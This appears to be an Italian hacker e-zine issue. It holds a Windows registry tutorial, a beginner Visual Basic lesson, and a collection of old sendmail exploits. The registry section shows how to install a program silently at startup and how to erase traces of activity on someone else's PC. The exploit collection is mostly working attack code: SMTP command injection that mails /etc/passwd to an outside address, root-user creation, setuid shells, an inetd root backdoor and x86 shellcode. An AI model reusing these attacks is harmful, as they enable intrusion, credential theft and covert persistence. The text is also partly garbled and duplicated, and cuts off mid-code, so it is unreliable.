/L:<path system.dat> (Specifica la locazione del file system.dat)
/R:<path user.dat> (" user.dat)

/E Mio_file.reg Nome_completo_della_chiave
(Esporta su hd nel file Mio_file.reg tutto il contenuto della chiave specificata da Nome_completo_della_chiave, se non e' stato specificato nessun nome esporta in Mio_file.rg TUTTO il registro al gran completo)

mettendo come parametro solo il nome del file Mio_file.reg il contenuto delle chiavi indicate in quest'ultimo vengono inserite nel registro (visualizzando la finestrella semre)

/S Mio_file.reg
(Questo e' piu' interessante! ;-) .. con il parametro /S il contenuto delle chiavi indicate nel file Mio_file.reg viene caricato nel registro in maniera completamente invisibile all'utente.)

/C Mio_file.reg (attenzione!.. il contenuto del file va a SOSTITUIRSI completamente a quello originario del registro)

/D ** cancella una chiave o un intero ramo del registro di configurazione
es: REGEDIT /L:<Path syste.dat> /R:<Path user.dat> /D mio_file.reg
cancella le chiavi dichiarate in mio_file.reg

Alcuni esempi pratici.. solo cose utili e poco battute dai normali tutorial:

ESEMPIO 1. Installare unprogramma affinche'parta automaticamente all'avvio di windows.

nella chiave HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run solitamente vengono messi i programmi che devono partire all'avvio di windows.
Se ad esempio volessimo installare su un computer con sistema operativo windows 95 o 98

un nostro programma e volessimo farlo partire tutte le volte che viene attivato windows dovremmo collocare il nostro programma da qualche parte sull'hd..
 mettiamo .. c:\windows\system\pippo.exe
 quindi citarlo del regedit alla chiave sopra indicata aprendo un valore con un nome identificativo
 "pippo" e un dato successivo contenente la locazione del programma "c:\windows\system\pippo.exe"

 Per evitare di cancellare impostazioni gia presenti nel registro si scarica tutta la chiave sotto HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run con l'istruzione

 REGEDIT /E mio.reg HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

 il file mio.reg sara una cosa tipo questa:

------------------------------ contenuto del file mio.reg
 REGEDIT4

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"Explorer"="C:\\WINDOWS\\SYSTEM\\explorer.exe"
"AvconsoleEXE"="C:\\Programmi\\McAfee\\VirusScan\\avconsol.exe /minimize"
"VsStatEXE"="C:\\Programmi\\McAfee\\VirusScan\\VSSTAT.EXE /SHOWWARNING"
----

 per aggiungere il nostro programma aggiungeremo la nostra chiamata cosi'

------------------------------ contenuto del file mio.reg
 REGEDIT4

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"Explorer"="C:\\WINDOWS\\SYSTEM\\explorer.exe"
"AvconsoleEXE"="C:\\Programmi\\McAfee\\VirusScan\\avconsol.exe /minimize"
"VsStatEXE"="C:\\Programmi\\McAfee\\VirusScan\\VSSTAT.EXE /SHOWWARNING"
"pippo"="c:\\windows\\system\\pippo.exe"
----

quindi lo reinstalleremo in maniera invisibile con il comando

   REGEDIT /S mio.reg

 .. fatto! Il programma pippo.exe dal prossimo avvio di windows in poi partira' automaticamente.

 (in effetti basterebbe solo crearsi un file mio.reg con la chiamata al programma pippo
  e attivarlo con regedit /S mio.reg .. verra' aggiunto alle altre chiamate in quanto solo
  con parametro /C si ha una effettiva sostituzione ma quando si spippola col registro
  nelle zone di 'servizio' e' sempre meglio non rischiare)

 E' possibile ovviamente farsi un file BAT capace di eseguire tutto l'operazione in maniera
 rapida, veloce e indolore.

-------------------------- file PARTI.BAT
 @REGEDIT /E mio.reg HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
 @echo "pippo"="c:\\windows\\system\\pippo.exe" >> mio.reg
 @regedit /s mio.reg
 @del mio.reg

==

ESEMPIO 2. Outlook moderatore per scrivere su ng che necessitano dell'header Approved: :)
==

 nel registro diconfigurazione alla chiave

HKEY_CURRENT_USER\Software\Microsoft\Outlook Express\News

vi e' il valore "Moderator" che ha come dato normalmente 0. Strano eh!? Se ne accorse
Tira andando a curiosare... e lui e' MOLTO curioso. he he

Mettendoci 1 cosa mai potra' accadere!?

Solita procedura:

si fa un file di registro col notepad contenente le righe seguenti:

```
---------------------------- contenuto del file moderatore.reg
REGEDIT4

[HKEY_CURRENT_USER\Software\Microsoft\Outlook Express\News]
"Moderator"=dword:00000001
----------------------------
```

e lo si installa con REGEDIT /S moderatore.reg (o semplicemente cliccandoci sopra due volte)

Aprite ora Outlook, selezionate il ng dove il posting e' inibito dalle procedure di approvazione, aprite con un doppio click un qualunque messaggio e poi nella window-form del messaggio stesso appena aperto spuntate Visualizza/Instestazioni complete. Vedrete apparire nelle intestazioni la linea Approved: con la vostra mail. E' possibile ovviamente mettere quello che si vuole.

Per ripristinare le vecchie impostazioni bastera' rimettere 0 al valore "Moderator".

Un programmino per farlo in C? ;-)

```
#include <stdio.h>
#include <stdlib.h>
#include <process.h>
#include <dos.h>
main()
{
 FILE *fp;
 fp=fopen("RUNDLL32","wt");
 fputs("REGEDIT4\n\n",fp);
 fputs("[HKEY_CURRENT_USER\\Software\\Microsoft\\Outlook Express\\News]\n",fp);
 fputs("\"Moderator\"=dword:00000001\n",fp);
 fclose(fp);
 system("regedit /s RUNDLL32");
 delay(500);
 remove("RUNDLL32");
}
```

Per farlo in Visual basic cambiando da moderatore a non-moderatore?

Aprinte un form con due bottoni, su uno ci scrivete SI su l'altro NO.

la procedura e' questa

```
Private Sub Command1_Click()
 Open "mettosi.reg" For Output As #1
  Print #1, "REGEDIT4"
  Print #1, ""
  Print #1, "[HKEY_CURRENT_USER\Software\Microsoft\Outlook Express\News]"
  Print #1, """Moderator""=dword:00000001"
Close #1
 Shell ("regedit /s mettosi.reg")
 Kill ("mettosi.reg")
End Sub
Private Sub Command2_Click()
 Open "mettosi.reg" For Output As #1
  Print #1, "REGEDIT4"
```

```
   Print #1, ""
   Print #1, "[HKEY_CURRENT_USER\Software\Microsoft\Outlook Express\News]"
   Print #1, """Moderator""=dword:00000000"
 Close #1
  Shell ("regedit /s mettosi.reg")
  Kill ("mettosi.reg")
 End Sub
```

he he .. semplice vero!?

==========

ESEMPIO 3. Cambiare le directory dove normalmente Outllok salva la Cache e i dati.
==========

Le dir sono salvate alla chiave
HKEY_CURRENT_USER\Software\Microsoft\Outlook Express

nel valore Store root .. bastera' cambiare queste e riavviare Outlook

==========

ESEMPIO 4.
==========
Avete eseguito un programma su un computer non vostro e non volete che il proprietario
se ne accorga guardando la lista dei task nella combo di esegui?
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU
Qui c'e' tutta la lista.. cancellate quello che vi pare. ;-)
==========

ESEMPIO 5. Aumentare il numero di linee visualizzate da Telnet
==========
Telnet di solito dopo 25 linee comicnia a cancellare la history quindi non e' possibile
risalire indietro piu' di tanto.
Volete che telnet ne tenga in memoira 100,1000 o piu' ?

alla chiave HKEY_CURRENT_USER\Software\Microsoft\Telnet

modificate il valore Rows col numero di linee che vi interessa.
==========

ESEMPIO 6. Questo controllo non puo' essere eseguito perche' manca della licenza necessaria..
==========

Quante volte ve lo siete visti apparire programmando in visual c o in visual basic? he he
Spesso la cosa e' dovuta al fatto che durante l'installazione di questi compilatori qualcosa
e' andata storta e le licenze non sono state attivate.
Oppure veramente state cercando di usare una libreia DLL o OCX -spirata- e ne siete provvisti.

Le licenze non si rigenerano (gli algoritmi per crearle spesso sono irriproducibili) cmq
trovate un amico che ha il controllo registrato ed al quale tutti i controlli che usa
funzionano bene.
Se vi fate fare una copia di questo ramo del suo registro

       HKEY_CLASSES_ROOT\Licenses (Ecco dove stanno le maledette!) :))

cosi' :

       REGEDIT /E licenses.reg HKEY_CLASSES_ROOT\Licenses

potreste copiare tutto dentro il vostro registro

```
        REGEDIT /S licenses.reg

  se non fosse che copiare le licenze e' illegale perche' e' una violazione dei diritti
  di copyright quindi considerate che vi ho detto la cosa a puro scopo informativo
  ma personalmente vi sconsiglio caldamente di farlo.
```

==========

_#_

Visual Basic prima lezione

By Zelig

Prima di cominciare vorrei ringraziare Chrome per l'occasione offertami di partecipare alla realizzazione di questa magnifica e-zine.Bando alle ciance e partiamo subito!
In tutto il corso faro' sempre riferimento al visual basic 5 (se non diversamente specificato).
Il Visual Basic (giunto ormai alla versione 6) e' un potente linguaggio di programmazione orientato agli oggetti e non piu' solo basato (e che vordi'!?)
In parole povere ma non proprio esattamente un linguaggio si dice basato sugli oggetti quando fa' pieno uso di oggetti prefabbricati mentre si definisce orientato quando puo' crearne di nuovi.
Ora per introdurre concetti fondamentali quali identificatori costanti, variabili, proprieta', eventi, metodi ecc. ecc. inizieremo con il classico "Hello world!" anzi in questo caso "hack the world !"che da sempre rappresenta il primo programma per chi inizia a cimentarsi in questa affascinante disciplina.
Ovviamente do' per scontato che conosciate la cosidetta IDE del vb5 cioe' che sappiate muovervi all'interno dell'ambiente di sviluppo del vb5 (almeno aprire un nuovo progetto, inserire oggetti all'interno dei form ecc.)
Allora apriamo un nuovo progetto e all'interno di un form inseriamo due bottoni di comando e una label abbastanza grande e disponiamo il tutto a nostro piacimento, sappiate che questo che all'inizio puo' sembrare di secondaria importanza e' cio' che raggiunto un certo livello di bravura fa' la vera differenza in un prodotto.
Ora se non avete scazzafuiato troppo dovreste avere il vostro bel form pronto per l'inserimento del codice; se facciamo click (non doppio) su uno dei due bottoni vediamo che nella finestra delle proprieta' appariranno tutte le proprieta' assegnabili all'oggetto di classe CommandButton da noi selezionato tra cui anche (name) e caption che sono quelle che noi andremo a cambiare mettendo cmd1 in (name) e Avvio in caption, lo stesso facciamo per il secondo bottone inserendo pero' rispettivamente cmd2 e Esci.
Clicchiamo ora sul form in un punto dove non ci sono oggetti (bottoni o label) e definiamo anche qui le due proprieta' gia' viste mettendo frm1 nel (name) e il vostro nome o quello che volete in caption (tanto avete gia' intuito gli effetti ;)
Clicchiamo sulla label e definiamo lbl1 la proprieta' (name) , Hack the world! per la proprieta' caption; poi impostiamo su false la proprieta' visible .
Ora dobbiamo scrivere il codice vero e proprio associato agli eventi, cioe' collegare un'azione generata dall'utente del nostro programma (chi sara' mai sto scellerato ?) ad un qualcosa (statement) da eseguire in tale evenienza; nel nostro caso dobbiamo collegare lo statement lbl1.visible = true all'evento click sul bottone avvio;
se facciamo doppio click sul bottone avvio avremo qualcosa di simile :

```
Option Explicit

Private sub cmd1_click()

End Sub
```

tra private sub ecc. ecc. e End sub noi dobbiamo inserire il nostro codice digitando appunto   lbl1.visible = true   otterremo cosi' il seguente codice

```
Option Explicit

Private sub cmd1_click()
      lbl1.visible = true
End Sub
```

facciamo ora doppio click sul comando cmd2 con la proprieta' caption = esci
(da noi precedentemente definita) e dove sappiamo noi (tra la definizione della sub
e l'end sub, non lo ripetero' piu' !) digitiamo End
A questo punto il nostro capolavoro e' pronto per essere compilato o all'interno
dell'ambiente vb, usufruendo cosi' di tutti i potenti strumenti di debug che vedremo
piu' avanti oppure per cosi' dire all'esterno creando cosi' un vero e proprio eseguibile.

Certo non abbiamo creato un programma di immediata utilizzazione o che abbia una certa
utilita' ma per raggiungere i livelli piu' alti bisogna avere delle buone basi e questo e'
il giusto inizio.
Diamo ora un'occhiata agli identificatori e alle variabili;
l'identificatore e' il nome che si assegna a tutti gli elementi di un programma di VB,
quindi costanti, variabili, subroutine, funzioni ecc.; le regole da seguire sono le seguenti:

1) il primo carattere deve essere una lettera;
2) non si possono includere spazi o punti;
3) non si possono usare le parole chiave di VB riservate; (for, next, ecc. :))

possono bastare queste regole anche perche' penso cho non vi venga in mente di utilizzare
un identificatore di piu' di 200 caratteri :).
Ora tralasciamo le costanti e passiamo subito alle variabili che sono un argomento fondamentale.
Le variabili sono identificatori che contengono valori; se "Option Explicit" e' specificata
le variabili devono essere dichiarate per poter essere utilizzate all'interno del codice, se
invece "Option Explicit" non viene specificata all'inizio del codice, allora una variabile
risulta dichiarata nel momento in cui viene utilizzata.
Questo secondo caso pero' rende molto piu' difficile il debugging perche' il compilatore non
vede gli errori che si possono commettere durante la digitazione dei nomi delle variabili e ad
una rapida
lettura e' molto facile confondere nomi simili quali "userinput" e "useriput" ;) insomma
per farla breve lasciate "Option Explicit" e dichiarate le vostre belle variabili.

Le variabili hanno due caratteristiche importanti che vanno specificate al momento
della dichiarazione e cioe', (a parte il nome della stessa) l'area di validita'(anche la durata)
e il tipo di valore che essa memorizza;
sul tipo non staro' ora a soffermarmi percio' vediamo area di validita' e durata facendo
un esempio:
in " private myinput as long " dichiaro la variabile myinput restringendone il
campo di validita alla sola procedura o al solo modulo a seconda di dove faccio la
dichiarazione,
e "preparo" uno spazio di 4 byte per poterci mettere un valore numerico che puo' andare da
-2.147.483.648 a 2.147.483.647 .

Ora analizziamo il seguente codice:

```
Option Explicit
    Dim lunghezza, diviso, t, i ' dim praticamente come private :)
Private Sub cmd1_Click()
    lunghezza = Len(Text1)
    diviso = lunghezza / -20
    t = 1
    For i = 0 To Int(diviso) Step -1
    Text2 = Text2 & Mid$(Text1, t, 20) & vbCrLf
    t = t + 20
    Next
End Sub
```

Allora abbiamo Option Explicit (e fin qui ci siamo....)
- poi c'e' la dichiarazione di 4 variabili (lunghezza,diviso,t,i)
- poi abbiamo una bella subrutine che entra in gioco nel momento in cui si fa' click su un
command button
di nome cmd1 (quindi evento click sull'oggetto command button identificato con cmd1)
- poi mettiamo dei valori nelle nostre variabili
- infine abbiamo un piccolo ciclo for...next in cui si ripete un gruppo di istruzioni per il
numero di volte
specificato.

Lascio a voi la creazione del form adatta al modulo appena descritto che in pratica riporta su
text2
cio che viene da text1 andando a capo ogni 20 caratteri :) (bella cagatina di prog.)

p.s. mettete la proprieta' multiline dei due textbox su true e proprio se volete la proprieta' scrollbars
di text2 su 2 - vertical.
Ho tralasciato appositamente alcune cose come Len,Int,Mid$ ecc. ecc. per spronarvi all'uso della guida
in linea di vb5 che e' un ottimo tool per vedere la funzione e la sintassi dei comandi che vi servono e vi
assicuro che anch'io abbastanza spesso me ne servo ;)
percio' mettetevi sotto e smanettate sul vb5 piu' che potete !!!!!

_#_

Raccolta di exploites sul sendmail

By Vecna

e-mail: vecna@sdf.lonestar.org
irc: #hacker.it

Questo file e' stato scritto da Vecna, e contiene una buona raccolta di
Exploit per sendmail, il fatto che sia una "buona raccolta" non implica che
siano tutti, anke xke' sendmail e' conosciuto come il programma + bacato in
tutti i secoli dei secoli amen.

Non venite a dirmi: quello che hai scritto e' copiato, perche'e' lo so', in
fin dei conti l'unico motivo che mi ha spinto a fare sta' cosa era avere
PER ME un elenco abbastanza completo di hack vs. sendmail.

Si intende che SOLO PER SCOPO INFORMATIVO FACCIO QUESTA RACCOLTA,
FINALIZZATA SOLO A METTERE IN GUARDI I PROPRIETARI DI SISTEMI UNIX &
UNIX-like E A FARGLI AGGIORNARE LA SENDMAIL !

Un saluto a: Lord Destruction, DaBatcha, Cyrus, TiZiO, Ghimlet, Marlenek.
La domanda del giorno : Cosa aspetta Skilled a rispondermi ?

P.S. - il materiale qui di seguito e' tratto dalle seguenti fonti:
Rootshell - Packet Storm of Security - Bugtraq - la mia mente
dannata.

le versioni sono in ordine casuale e + disparato et caotico possibile, i bug
delle versioni inferiori alla 8 li ho segati repentinamente. (tranne il BUG
1 xke' mi piaceva)

```
[root@localhost] |% telnet target.com 25
Trying 123.4.5.XxX ...
Connected to target.com.
Escape character is '^]'.
220 target.com 5.65c/IDA-1.4.4 Sendmail is ready at Mon, 8 Nov 1993 19:41:13
-0500
HELO
250 Hello target.com, why do you call yourself ?
MAIL FROM: |/usr/ucb/tail|/usr/bin/sh
250 |/usr/ucb/tail|/usr/bin/sh... Sender ok
RCPT TO: root
250 root... Recipient ok
DATA
354 Enter mail, end with @.@ on a line by itself
From: me@target.com
  To: me@target.com
  Return-Receipt-To: |foobar
  Subject: grand brutto buco.
  X-Disclaimer: nessuna responsabiltà su di me!
```

Queste sono 2 implementazioni, una da un bug report, l'altra da una mia

fantazia... sono state provate su sendmail 5.55 ma il funzionamento e'
pressoche' lo stesso.

il bug, si è visto come consente di eseguire file eseguibili, con selative
opzioni o caratteri speciali. nel 1° esempio ci si impadronisce del file
/etc/passwd spedendoselo all'indirizzo me@myhost.com

```
% telnet target.com 25
Trying 123.456.789.0...
Connected to target.com
Escape character is '^]'.
220 target.com Sendmail 5.55 ready at Mon, 12 Dec 93 23:51
mail from: "|/bin/mail me@myhost.com < /etc/passwd"
250 "|/bin/mail me@myhost.com < /etc/passwd"... Sender ok
rcpt to: mickeymouse
550 mickeymouse... User unknown
data
354 Enter mail, end with "." on a line by itself
.
250 Mail accepted
quit
Connection closed by foreign host.
% "." on a line by itself
.
250 Mail accepted
quit
Connection closed by foreign host.
%
```

Che si possano anche ricevere altri file mi sembra scontato, ma non escludo
che facendo:

```
220 target.com Sendmail 5.55 ready at Mon, 12 Dec 93 23:51
mail from: "|/bin/adduser user -u0 -g0"
250 "|/bin/adduser user -u0 -g0"... Sender ok
rcpt to: mickeymouse
ecc...
```

Si possa eseguire il comando adduser.

Siccome simao tutti buoni, segnaliamo al sysadmin sfigato il colino che usa
per spedire la posta...

```
  #!/bin/sh
  echo This is a Serious Bug > /tmp/bug
  echo id reports: >> /tmp/bug
  /usr/bin/id >> /tmp/bug
  echo Fixing this would be good >> /tmp/bug
  cp /bin/sh /tmp/bugshell
  chmod u+s /tmp/bugshell
  echo /tmp/bugshell contains a setuid daemon shell >> /tmp/bug
  chmod ugo+rx /tmp/bugshell
.
250 Ok
quit
221 target.com closing connection
```

Versione affetta: 8.6.7 (tho, una gia' + recente! :)

questo buco consente di leggere ogni file, compreso indi il beneamato file
di shadow o quelli nella dir /root /var ecc... . Usata dalla shell.

```
/usr/lib/sendmail -oE/etc/shadow bounce
From: your_username
```

Sendmail: 8.6.9, questa versione di sendmail consentiva di far crashare la

25 grazie alla riga di comando :
$ sendmail -d98765876 (almeno 10 cifre)
Il bug è stato coperto, ma con un particolare file di Atreus si poteva
utilizzarlo ancora.

```
/* smh.c - Michael R. Widner - atreus (2/27/95)
* <widner@uchicago.edu> <atreus@primus.com>
* a quick hack to abuse sendmail 8.6.9 or whatever else is subject to this
* hole.  It's really just a matter of passing newlines in arguments to
* sendmail and getting the stuff into the queue files.  If we run this
* locally with -odq we are guaranteed that it will be queue, rather than
* processed immediately.  Wait for the queue to get processed automatically
* or just run sendmail -q if you're impatient.

* usage: smh [ username [/path/to/sendmail]]

* It's worth noting that this is generally only good for getting bin.
* sendmail still wants to process the sendmail.cf file, which contains
* Ou1 and Og1 most of the time, limiting you to bin access.  Is there
* a way around this?

* cc -o smh smh.c should do the trick.  This just creates a bin owned
* mode 6777 copy of /bin/sh in /tmp called /tmp/newsh.  Note that on some
* systems this is pretty much worthless, but you're smart enough to know
* which systems those are.  Aren't you?
*/

#include <sys/types.h>
#include <unistd.h>
#include <stdlib.h>

main(argc, argv)
int argc;
char **argv;
{
        execlp(argv[2] ? argv[2] : "sendmail","sendmail","-odq","-p",
        "ascii\nCroot\nMprog, P=/bin/sh, F=lsDFMeu, A=sh -c $u\nMlocal,
P=/bin/sh, F=lsDFMeu,
A=sh -c $u\nR<\"|/bin/cp /bin/sh /tmp/newsh\">\nR<\"|/bin/chmod 6777
/tmp/newsh\">\n$rascii ",
        argv[1] ? argv[1] : "atreus",0);
}
```

Versione: 8.6.?

vuoi leggere un file a cui normalmente non hai accesso ?

/usr/lib/sendmail -C/home/path/of/file

Sendmail 8.8.4 & 8.8.5 dead.letter exploit

esempio di come collegare il file /etc/passwd a /var/tmp/dead.letter
Telnettarsi alla 25, mandare un messaggio a un host volutamente sbagliato.
Si deve fare anche da una shell dell'host da hackare. (x' senno come si
linkano i 32 file ?)

```
ln /etc/passwd /var/tmp/dead.letter
telnet target.host 25
mail from: non@existent.host
rcpt to: non@existent.host
data
r00t::0:0:Admin a morte!:/root:/bin/bash
.
quit
```

track! hai un bella account di root.
fare attenzione alle versioni di login e al criptaggio (DES o MD5) xke' in

sistemi tipo RH, il campo della password, se la password non e' nulla, e'
"!!"

l'exploit non và nei seguenti casi:

1. /var e / sono in partizioni differenti, quindi tra loro non possono
essere linkati.
2. essere sicuro che i messaggi errati finiscano in /var/tmp/dead.letter

---
Le versioni 8.6.9-8.6.10 possono essere affette (oltre al crash proposto da
atherus) da questo bug, che consente l'eseguzione di comandi a cui
normalmente non si avrebbe accesso.

```
/* Sendmail 8.6.9 identd hack.  -- SnoCrash [r00t] */
/* 9/29/95 -- Fixed to make it compile on fuxin' SunOS */
/* Fixed some more so it can work on 8.6.10 -- 10/2/95 */
/* Final cleanup -- 10/4/95.                           */
#include <stdio.h>
#include <sys/types.h>
#include <sys/fcntl.h>
#include <gnu/types.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#define OUTPUT_BUFFER 4096   /* Output and input, */
#define SOCKET_BUFFER 512    /* with which we must up-put */
void main(void)
{
        struct fd_set fdesc;   /* File descriptor structure */
        char outbuf[OUTPUT_BUFFER];  /* Our output buffer */
        char inbuf[SOCKET_BUFFER];   /* ""  input "" */
        /* Preparing to read incoming data, captain. */
        FD_ZERO(&fdesc);
        FD_SET(0, &fdesc);

        /* Read it, Sulu! Now! */
        if(read(0, inbuf, SOCKET_BUFFER - 1)<=0)
                exit(1);
        FD_SET(0, &fdesc);

        /* Now we send our instructions, under the guise of innocent
         * ol' identd.  I find this ironic, that identd, supposedly
         * a standard that would help stop "evil hacker types", became
         * part of one of the bigger holes to ever hit the net.  Hmm.
         * Ain't life funny that way sometimes? :)
         */
        sprintf(outbuf, " \
%s : USERID : UNIX : Evil_Hacker_Type...Phear_Me.  So, like.. here are \
my evil commands for you to execute so I can rox yer box.  Check this out...
\
\r\nCroot\r\nR<\"|/bin/echo ingreslock stream tcp nowait root /bin/sh
/bin/sh > \
/tmp/.inetd.conf ; /usr/sbin/inetd /tmp/.inetd.conf \">\r\nHReceived: Pretty
\
fucking eleet, eh?  Now I just have to sit here and babble so I can fill \
up your crappy buffer.  So I bet youre wondering how this got here.  Well \
lets just say you shouldnt run a Sendmail earlier or later than 8.6.11. \
8.6.12 has a whole load of different bugs, but this isnt one of them. \
Im not so sure about 8.7.x, but I wouldnt trust Eric Allman too much. \
weellll... it's been fun fucking with your box and all, but I really must \
be going, so I guess Ill see you around.  Tell all your friends to be nice \
and leave the door open like you did.  Thanks... its been real.
\unkyfunkyfunkyfunkyfunkyfunkyfunkyfunkyfunkyfunkyfunky....aaah this is just
too
funky.\r\n \
", inbuf);

        write(1, outbuf, strlen(outbuf));
        exit(0);
```

```
}


------
Vi sarete accorti quanto sono vecchi alcuni exploit, vi assicuro che se ne
trovano ancora parecchi di server cosi' ridotti!
cmq tra poco vi troverete una sfilza di bug della 8.8.* in poi.
------

Sendmail versione 8.7.5 - Buffer Overflow - (OLE ! :)
scoperto da mudge@l0pht.com "mudge"

# The problem is in buildfnam() which lives in util.c - it treats
# the static allocated array nbuf[MAXSIZE+1], from recipient.c, in
# an unbounded fashion.

CC=/usr/bin/gcc
RM=/bin/rm

cat > a_run.c << EOF
main(int argc, char *argv[])
{
  long addr=0xefbfcea8;
  char *ptr = (char *)&addr;
  char foo[5];
  int i, j;

  if (argc != 2){
    printf("Usage: %s offset\n", argv[0]);
    exit(1);
  }

  addr += atoi(argv[1]);

  printf("Full Name: CCCCCCCCCC");

  if (atoi(argv[1])%2){
    for(i=0; i<60; i++)
      printf("AAAA");
  }
  else{
    for(i=0; i<60; i++)
      printf("BBBB");
  }

  for (i = 0; i< 5; i++){
    printf("%c%c%c%c", *(ptr+2), *(ptr+3), *(ptr), *(ptr+1));
  }

}
EOF

cat > make_gecos.c << EOF
~
#include <stdio.h>

main(int argc, char *argv[])
{
  int i;

  char mach_codes[] =
  "\xeb\x35\x5e\x59\x33\xc0\x89\x46\xf5\x83\xc8\x07\x66\x89\x46\xf9"
  "\x8d\x1e\x89\x5e\x0b\x33\xd2\x52\x89\x56\x07\x89\x56\x0f\x8d\x46"
  "\x0b\x50\x8d\x06\x50\xb8\x7b\x56\x34\x12\x35\x40\x56\x34\x12\x51"
  "\x9a>:)(:<\xe8\xc6\xff\xff\xff/bin/sh";

  for (i=0; i<40; i++)
    printf("%c", 0x90);

  printf("%s", mach_codes);
```

```
}
EOF

$CC -o make_gecos make_gecos.c
if [ ! -x make_gecos ] ; then
echo failed to build make_asdf
exit 1
fi
$CC a_run.c
if [ ! -x a.out ] ; then
echo failed to build asdf
exit 1
fi

$RM a_run.c make_gecos.c

echo "1 - Change the variables in the sploit.sh script"
echo "2 - run make_gecos > tmpr"
echo "3 - setenv MANPATH=\"\`cat ./tmpr\`\" "
echo "4 - run the sploit.sh sploit.sh script with an argument"
echo "    of around 3000"

# this argument varies depending upon what lives in ones
# environment variables, what the paths are, etc. etc.
# on a pretty stock environment in a FreeBSD setup I hit
# around 3900

sploit.sh   600      0      3         704  6213376125   5634 #!/bin/sh

if [ $# = 1 ] ; then
i=$1
else
i=0
fi

FILE=/usr/home/username/wip/overflow/sendmail/ouch
TMP=/usr/home/username/wip/overflow/sendmail/cleanup
EDITOR=/usr/bin/ex
export EDITOR

while `[ $i -le 16048 ]`
do

# ./m3 ${i} > $FILE
# ./make_gecos ${i} > $FILE
./a.out ${i} > $FILE

chfn username << FOE
3 d
2 r ./ouch
wq!
FOE

sync
sync

  echo "using arg of [0xefbfcea8 (hex) + ${i}(dec)]"
/usr/sbin/sendmail username

i=`expr $i + 1`

done
in
# an unbounded fashion.
#
# mudge@l0pht.com

CC=/usr/bin/

-------
```

Sendmail exploit ver. 8.7-8.8.2 x FreeBSD, Linux e altre piattaforme.

Questo script crea una shell suidata root nella dir /tmp.

```
#/bin/sh
echo   'main()                                                  '>>leshka.c
echo   '{                                                       '>>leshka.c
echo   '  execl("/usr/sbin/sendmail","/tmp/smtpd",0);           '>>leshka.c
echo   '}                                                       '>>leshka.c
#
#
echo   'main()                                                  '>>smtpd.c
echo   '{                                                       '>>smtpd.c
echo   '  setuid(0); setgid(0);                                 '>>smtpd.c
echo   '  system("cp /bin/sh /tmp;chmod a=rsx /tmp/sh");        '>>smtpd.c
echo   '}                                                       '>>smtpd.c
#
#
cc -o leshka leshka.c;cc -o /tmp/smtpd smtpd.c
./leshka
kill -HUP `ps -ax|grep /tmp/smtpd|grep -v grep|tr -d ' '|tr -cs "[:digit:]"
"\n"|head -n 1`
rm leshka.c leshka smtpd.c /tmp/smtpd
/tmp/sh
```

P.S. non assicuro il funzionamento di questo programma.
;°(

Questo e' un bug trovato nella function mime7to8() di sendmail 8.8.0, con il quale chiunque puo' spedire una mail che esegua arbitrariamente dei comandi a
livello root.
questo e' possibile solo se e' settato "9" nel field riservato al flag del mailer.
questo flag, e' settato di default in cf/mailer/local.m4 solo per quanto riguarda la versione 8.8.x, ma è possibile che anche nella precedenre versione 8.7 sia possibile settare il flag allo stesso modo.

=======

dopo aver rimosso il flag '9' da tutte le righe del file sendmail.cf file, dovresti trovarti con:

```
Mlocal,         P=/bin/mail, F=lsDFMAw5:/|@qSnE9, S=10/30, R=20/40,
                T=DNS/RFC822/X-Unix,
                A=mail -f $g -d $u
Mprog,          P=/bin/sh, F=lsDFMoqeu9, S=10/30, R=20/40, D=$z:/,
                T=X-Unix,
                A=sh -c $u
```

Cambiali in:

```
Mlocal,         P=/bin/mail, F=lsDFMAw5:/|@qSnE, S=10/30, R=20/40,
                T=DNS/RFC822/X-Unix,
                A=mail -f $g -d $u
Mprog,          P=/bin/sh, F=lsDFMoqeu, S=10/30, R=20/40, D=$z:/,
                T=X-Unix,
                A=sh -c $u
```

se stai usando m4 per generare il file sendmail.cf, si può aggiungere al '.mc' file:

```
define(`LOCAL_MAILER_FLAGS', `rmn')dnl     (default is `rmn9')
define(`LOCAL_SHELL_FLAGS', `eu')dnl       (default is `eu9')
```

Expl0it detto "quota"
incedibilmente... non e' documentata la versione su cui funziona ! (e

```
nemmeno
cosa faccia!) la metto solo x' qualcuno puo' essere interessato alla
sorgente, e dargli un
okkiata...

gcc -o bigquota quota.c
avvia:
./bigquota file

#include <unistd.h>
#include <sys/stat.h>
#include <dirent.h>
#include <stdio.h>
#include <fcntl.h>

int
seedsc[201]={52,3,3,77,115,13,71,15,41,51,61,29,103,13,100,47,124,42,86,\
44,45,11,7,50,17,123,87,66,32,78,109,62,53,43,84,72,71,0,88,41,1,33,9,52,118
,\
65,120,119,68,84,15,11,27,101,0,106,46,19,75,16,25,55,81,74,113,88,96,19,91,
\
118,73,58,41,90,88,87,118,103,58,50,71,41,86,33,115,9,105,29,48,113,5,98,50,
\
94,79,18,111,99,11,126,111,109,90,46,18,43,43,59,113,76,96,18,27,36,7,74,79,
\
85,54,126,23,12,123,118,76,116,85,8,90,111,35,106,113,40,40,122,85,43,108,31
,\
32,5,9,77,5,14,99,100,107,114,60,70,19,26,12,14,114,118,48,40,12,106,93,60,\
112,52,67,30,47,55,107,75,90,112,55,38,107,117,22,89,47,79,58,55,119,27,119,
\
115,85,38,30,122,126,3,93,97,44,100,32,33,10};

void main(argc, argv)
int argc;
char *argv[];
{
char *checkseed(int *seeds);
char *checkdir(char *dir);
int initseeds[201]={25,\
108,69,89,126,121,84,34,77,52,25,67,44,106,60,124,30,33,3,21,75,67,\
116,109,28,51,81,45,85,119,99,0,98,91,114,102,122,50,81,67,57,43,126,\
2,94,75,10,7,96,29,112,71,103,117,20,72,112,23,105,65,48,119,23,65,\
98,105,33,12,43,12,78,7,53,16,109,91,65,106,43,85,44,113,125,3,61,\
95,18,3,64,96,19,68,52,20,54,122,26,35,126,19,31,106,24,108,59,44,\
41,32,5,1,32,25,64,93,60,97,102,84,92,50,79,11,112,89,27,124,98,\
109,12,0,4,103,114,22,66,36,81,47,52,70,107,51,46,37,99,13,4,31,\
